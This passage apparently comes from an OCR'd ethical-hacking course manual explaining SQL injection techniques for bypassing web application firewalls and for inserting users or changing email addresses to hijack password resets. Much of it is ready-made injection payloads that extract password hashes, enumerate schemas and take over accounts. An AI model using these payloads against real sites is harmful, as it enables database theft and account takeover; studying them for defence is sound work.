
- HPF is used along with HPP using the **UNION operator** to bypass firewalls

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+
users--
```

Blind SQL Injection

- This technique is used to **replace WAF signatures** with their synonyms using SQL functions
- Attackers use logical requests such as **AND/OR** to bypass the firewall

```
/?id=1+OR+0x50=0x50
/?id=1+and+ascii(lower(mid((select+pwd+from+users+
limit+1,1),1,1)))=74
```



Bypass Firewall using SQL Injection (Cont'd)

Signature Bypass

- Attackers **transform the signature** of SQL queries to bypass the firewall

```
/?id=1+union+(select+'xz'from+xxx)

/?id=(1)union(select(1),mid(hash,1,32)from(users))
```

Buffer Overflow Method

- As most of the firewalls are developed in C/C++, it makes it easy for the attacker to bypass the firewall
- The attacker can test if the firewall can be crashed by typing the following:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**
/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4…
```

CRLF Technique

- In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone
- Attackers use the following URL to bypass the firewall

```
http://www.certifiedhacker.com/info.php?id=1+%0A%0D
union%0A%0D+%0A%0Dselect%0A%0D+1,2,3,4,5--
```

Integration Method

- The integration method involves the combined use of different varieties of bypassing techniques to increase the chance of bypassing the firewall

```
www.certifiedhacker.com/index.php?page_id=21+and+
(select 1)=(Select 0xAA[..(add about 1200
"A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…
```

Bypass Firewall using SQL Injection

Bypassing the WAF using SQL injection vulnerability is a major threat, as it is capable of retrieving the whole database from the server.

Attackers use the following methods to bypass the WAF.

- **Normalization Method**

  The systematic representation of a database in the normalization process sometimes leads to an SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of the SQL query to perform the attack.

  For example, if the SQL query is in the following format, it is impossible for an attacker to perform an SQL injection attack to bypass the WAF:

  ```
  /?id=1+union+select+1,2,3/*
  ```

  Improper configuration of the WAF may lead to vulnerabilities; in such cases, an attacker can inject a malicious query as follows:

  ```
  /?id=1/*union*/union/*select*/select+1,2,3/*
  ```

  Once the WAF processes the malicious query, the request takes the following form:

  ```
  SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3--
  ```

- **HPP Technique**

  HTTP parameter pollution (HPP) is an easy and effective technique that affects both the server and the client with the feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

  For example, if a WAF protects any website, then the following request does not allow the attacker to perform the attack:

  ```
  /?id=1;select+1,2,3+from+users+where+id=1--
  ```

  An attacker will be able to bypass WAF by applying the HPP technique to the above query:

  ```
  /?id=1;select+1&id=2,3+from+users+where+id=1--
  ```

- **HPF technique**

  HTTP parameter fragmentation (HPF) is basically used with the idea of bypassing security filters, as it is capable of operating HTTP data directly. This technique can be used along with HPP using a UNION operator to bypass firewalls.

  For example, consider the vulnerable code given below.

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']);
  ```

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']); limit".$_GET['c']);
  ```

  The following query is used by the WAF to block attacks on the aforementioned vulnerable code:

  ```
  /?a=1+union+select+1,2/*
  ```

To bypass the WAF, the attacker will use the HPF technique and reconstruct the above query:

```
/?a=1+union/*&b=*/select+1,2
/?a=1+union/*&b=*/select+1,pass/*&c=*/ from+users--
```

In such a scenario, the transformed SQL query is given below:

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

- **Blind SQL Injection**

  A blind SQL injection attack is one of the easiest way to exploit a vulnerability, as it replaces WAF signatures with their synonyms using SQL functions. The following requests allow an attacker to perform an SQL injection attack and bypass the firewall.

  Logical requests AND/OR:

  - `/?id=1+OR+0x50=0x50`
  - `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74`

  Negation, inequality signs, and logical request

  - `and 1`
  - `and 1=1`
  - `and 2<3`
  - `and 'a'='a'`
  - `and 'a'<>'b'`
  - `and 3<=2`

- **Signature Bypass**

  An attacker can transform the signature of SQL queries such that a firewall cannot detect them, leading to malicious results. Attackers obtain signatures used by the firewall using the following request:

  `/?id=1+union+(select+1,2+from+users)`

  After obtaining the signature, the attacker exploits the acquired signature to bypass the WAF as follows:

  - `/?id=1+union+(select+'xz'from+xxx)`
  - `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
  - `/?id=1+union+(select'1',concat(login,hash)from+users)`
  - `/?id=(1)union(((((((select(1),hex(hash)from(users))))))))`
  - `/?id=xx(1)or(0x50=0x50)`

- **Buffer Overflow Method**

  An attacker can use the buffer overflow method to crash and bypass the firewall. As most firewalls are developed in C/C++, it is easy for the attacker to bypass the firewall.

  For example, consider the following URL on which the attacker is trying to perform an SQL injection attack to bypass the WAF:

```
http:// www.certifiedhacker.com//index.php?page_id=15+and+(select
1)=(Select 0xAA[..(add about 1200
“A”)..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4….
```

  The attacker can use the following query to test if the firewall can be crashed:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/
%0A/*nnaa*/+1,2,3,4…
```

  If the attacker gets the 500 error message as the response, he/she can easily bypass the firewall using the buffer overflow method.

- **CRLF Technique**

  Carriage return, line feed (CRLF) is a pair of ASCII codes, 13 and 10. In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone.

  The attacker can use the CRLF technique to bypass the firewall. For example, the attacker uses the following URL to bypass the WAF:


```
http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0
Dselect%0A%0D+1,2,3,4,5--
```

- **Integration Method**

  The integration method involves using different bypassing techniques together to increase the chances of bypassing the firewall, where a single method or technology is not sufficient to do so.

  An attacker may use the following queries together to bypass the firewall:

```
www.certifiedhacker.com/index.php?page_id=21+and+(select 1)=(Select
0xAA[..(add about 1200 "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…

id=10/*!UnIoN*/+SeLeCT+1,2,concat(/*!table_name*/)+FrOM
/*information_schema*/.tables /*!WHERE
*/+/*!TaBlE_ScHeMa*/+like+database()--

?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FRO
M+/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273—
```



Perform SQL Injection to Insert a New User and Update Password

Inserting a New User using SQL Injection

- If an attacker can learn about the structure of the users table in a database, he/she can **attempt inserting** a new user into the table
- For example, an attacker can exploit the following query:

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’
```

- After **injecting the INSERT statement** into the above query,

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; INSERT INTO Users (Email_ID, User_Name, Password)
VALUES (‘Clark@mymail.com’,’Clark’,’MyPassword’);--‘;
```

Updating Password using SQL Injection

- If an attacker determines that a user with an email address ‘Alice@xyz.com’ exists, he/she can **UPDATE the email address** to the attacker’s address
- After **injecting the UPDATE statement** into the above query,

```
SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; UPDATE Users SET Email_ID = ‘Clark@mymail.com’ WHERE
Email_ID =’Alice@xyz.com’;
```

- Now, the attacker opens the web application’s login page in a browser and clicks on the ‘Forgot Password?’ link to reset the password

Perform SQL Injection to Insert a New User and Update Password

- **Inserting a New User using SQL Injection**

  If an attacker can learn about the structure of the users table in a database, he/she can attempt to insert new user details into that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

  For example, an attacker can exploit the following query:

  ```
  SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’
  ```

  After injecting the INSERT statement into the above query,

  ```
  SELECT * FROM Users WHERE Email_ID = ‘Alice@xyz.com’; INSERT INTO
  Users (Email_ID, User_Name, Password) VALUES
  (‘Clark@mymail.com’,’Clark’,’MyPassword’);--‘;
  ```

  Note: An attacker can perform this attack only if the victim has INSERT permission on the users table. If the users table is having dependencies, an attacker cannot add a new user to the database.

- **Updating Password using SQL Injection**

  Many web applications use a login that requires a username and password to give users access to the services provided by the organization. Sometimes, users forget their passwords. To address this issue, developers provide a Forgot Password feature, which delivers a forgotten password or a new password to the user’s registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL-specific inputs that may update a user’s email address with the attacker’s email address. If this succeeds, the forgotten or new password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.

